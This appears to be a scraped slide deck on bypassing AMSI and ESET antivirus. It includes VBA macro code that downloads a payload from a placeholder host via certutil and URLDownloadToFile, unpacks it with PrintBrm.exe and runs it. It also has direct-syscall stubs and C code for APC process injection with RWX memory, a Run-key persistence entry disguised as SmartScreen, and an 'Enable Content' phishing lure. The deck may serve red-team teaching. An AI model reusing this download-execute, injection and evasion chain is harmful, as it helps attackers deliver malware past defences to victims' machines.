

Cloud-delivered protection is off. Your device may be [Dismiss](#) vulnerable.



Off

external	internal ^	listener	user	computer	note	process	pid	arch	last
192.168.50.124	192.168.50.124	test	sangs	RESEARCH		svchost.exe	28972	x86	24s

AMSI with lolbas (Living Off The Land Binaries, Scripts and Libraries)



```
addfile = "certutil -urlcache -f "  
addfile = addfile & "http://X.X.X.X/server/lync.zip "  
addfile = addfile & Environ("Temp")
```

```
Shell (addfile) ' Not detected..!
```

```
Dim PrintBrm As String  
PrintBrm = "C:\Windows\System32\spool\tools\PrintBrm.exe -r -f "  
PrintBrm = PrintBrm & Environ("Temp")  
PrintBrm = PrintBrm & "\lync.zip "  
PrintBrm = PrintBrm & "-d "  
PrintBrm = PrintBrm & Environ("Temp")  
PrintBrm = PrintBrm & "\unzip"
```

```
Debug.Print (PrintBrm)  
Shell (PrintBrm)  
Sleep(5000)  
Dim ShellCommand As String  
ShellCommand = Environ("Temp")  
ShellCommand = ShellCommand & "\unzip\lync.exe"  
Debug.Print (ShellCommand)  
Shell (ShellCommand)  
End Function
```

AMSI with lolbas

```
Private Declare Function URLDownloadToFile Lib "urlmon" _
Alias "URLDownloadToFileA" (ByVal pCaller As Long, _
ByVal szURL As String, ByVal szFileName As String, _
ByVal dwReserved As Long, ByVal lpfnCB As Long) As Long
```

```
makecab "\\X.X.X.X\Shared Folder\cmd.exe .\cmd.cab
```

```
src = "http://X.X.X.X/cmd.cab "
dlpath = temp
dlpath = dlpath & "\"

URLDownloadToFileA 0, src, dlpath & "cmd.cab", 0, 0


doubleChk = Environ("Temp")
doubleChk = doubleChk & "\cmd.cab"


fileExist = Dir(doubleChk)
If fileExist = "" Then
    Exit Function
End If

Dim PrintBrm As String
PrintBrm = "C:\Windows\System32\spool\tools\PrintBrm.exe -r -f "
PrintBrm = PrintBrm & Environ("Temp")
PrintBrm = PrintBrm & "\cmd.cab "
PrintBrm = PrintBrm & "-d "
PrintBrm = PrintBrm & Environ("Temp")
PrintBrm = PrintBrm & "\unzip"

Debug.Print (PrintBrm)
Shell (PrintBrm)
Sleep (5000)
Dim ShellCommand As String
ShellCommand = Environ("Temp")
ShellCommand = ShellCommand & "\unzip\cmd.exe"
Debug.Print (ShellCommand)
Sleep (5000)
Shell (ShellCommand)

End Function
```



Demo – ESET Antivirus

CUSTOM / syscallsstubs.asm

NtAllocateVirtualMemory
NtWriteVirtualMemory
NtProtectVirtualMemory

126 lines (119 sloc) | 2.24 KB

```
1  .code
2
3  EXTERN SW2_GetSyscallNumber: PROC
4
5  NtAllocateVirtualMemory PROC
6      mov [rsp +8], rcx      ; Save registers.
7      mov [rsp+16], rdx
8      nop
9      inc rdx
10     nop
11     dec rdx
12     mov [rsp+24], r8
13     nop
14     mov [rsp+32], r9
15     sub rsp, 28h
16     mov ecx, 00D9F0913h
```

```
PTHREAD_START_ROUTINE apcRoutine = (PTHREAD_START_ROUTINE)cs;
```

```
if (failed == FALSE) {
    printf("\t\t[+] Wrote All Bytes to the Process\n");
    printf("\t\t[ DONE ] \n");
```

```
//5. protecting the allocated memory with VirtualProtectEx
```

```
printf("\n\t[+] Running VirtualProtectEx ..... ");
```

```
DWORD junk;
```

```
NtProtectVirtualMemory(hp, cs, payloadSize, PAGE_EXECUTE_READWRITE, &junk);
```

```
printf(" [ DONE ] \n");
```

```
// 6. Runnig NtQueueApcThread
```

```
//Delay_Exec(msDelaynumber);
```

```
printf("\n\t[+] Running QueueUserAPC ..... ");
```

```
NtQueueApcThread(ht, (PAPCFUNC)apcRoutine, NULL, NULL, NULL);
```

```
printf(" [ DONE ] \n");
```

```
//we started the thread as suspended from the beginning so...
```

```
// 7. resuming thread
```

```
//Delay_Exec(msDelaynumber + 3000);
```

```
printf("\n\t[+] Resuming Thread ..... ");
```

```
ResumeThread(ht);
```

```
printf(" [ DONE ] \n");
```

Demo – ESET Antivirus

Computer\HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run

Name	Type	Data
(Default)	REG_SZ	(value not set)
com.squirrel.Teams.Teams	REG_SZ	C:\Users\ESETEnv\AppData\Local\Microsoft\Teams\Update.exe --processStart "Teams.exe" ...
MicrosoftEdgeAutoLaunch_71C9...	REG_SZ	"C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --no-startup-window --...
OneDrive	REG_SZ	"C:\Program Files\Microsoft OneDrive\OneDrive.exe" /background
SMARTSCREEN	REG_SZ	C:\Users\ESETEnv\AppData\Local\Temp\1o3RS964i1000.exe...

Limitation

Microsoft Excel Security Notice



Microsoft Office has identified a potential security concern.

Warning: It is not possible to determine that this content came from a trustworthy source. You should leave this content disabled unless the content provides critical functionality and you trust its source.

File Path:

Macros have been disabled. Macros might contain malware or other security hazards. Do not enable this content unless you trust the source of this file.

[More information](#)

The screenshot shows the Microsoft Excel interface with a yellow security warning banner at the top that reads "SECURITY WARNING Macros have been disabled." and an "Enable Content" button. Below the banner, a large green banner with a white shield icon and a lock symbol contains the text "This document protected by Microsoft Office". Underneath, a white box with a yellow border contains the text "TO OPEN THIS DOCUMENT PLEASE FOLLOW THESE STEPS:" followed by two bullet points: "• Select **Enable Editing**" and "• In the Microsoft Office Security Option dialog box, select **Enable Content**". Each bullet point is accompanied by a yellow dialog box showing a "PROTECTED VIEW" or "SECURITY WARNING" message with an "Enable Editing" or "Enable Content" button. At the bottom, there is a note with a mobile device icon: "If you are using a mobile device, try opening the file using the full office desktop app."

Limitation

has been serving content that resembles malicious software. Hosting or distributing malicious software is forbidden in the AWS Acceptable Use Policy (<https://aws.amazon.com/aup/>). We've included the original report below for your review.

Please take action to stop the reported activity and reply directly to this email with details of the corrective actions you have taken. If you do not consider the activity described in these reports to be abusive, please reply to this email with details of your use case.

If you're unaware of this activity, it's possible that your environment has been compromised by an external attacker, or a vulnerability is allowing your machine to be used in a way that it was not intended.

We are unable to assist you with troubleshooting or technical inquiries. However, for guidance on securing your instance, we recommend reviewing the following resources:

Thank you.

2022. 7. 4.
Sangsoo Jeong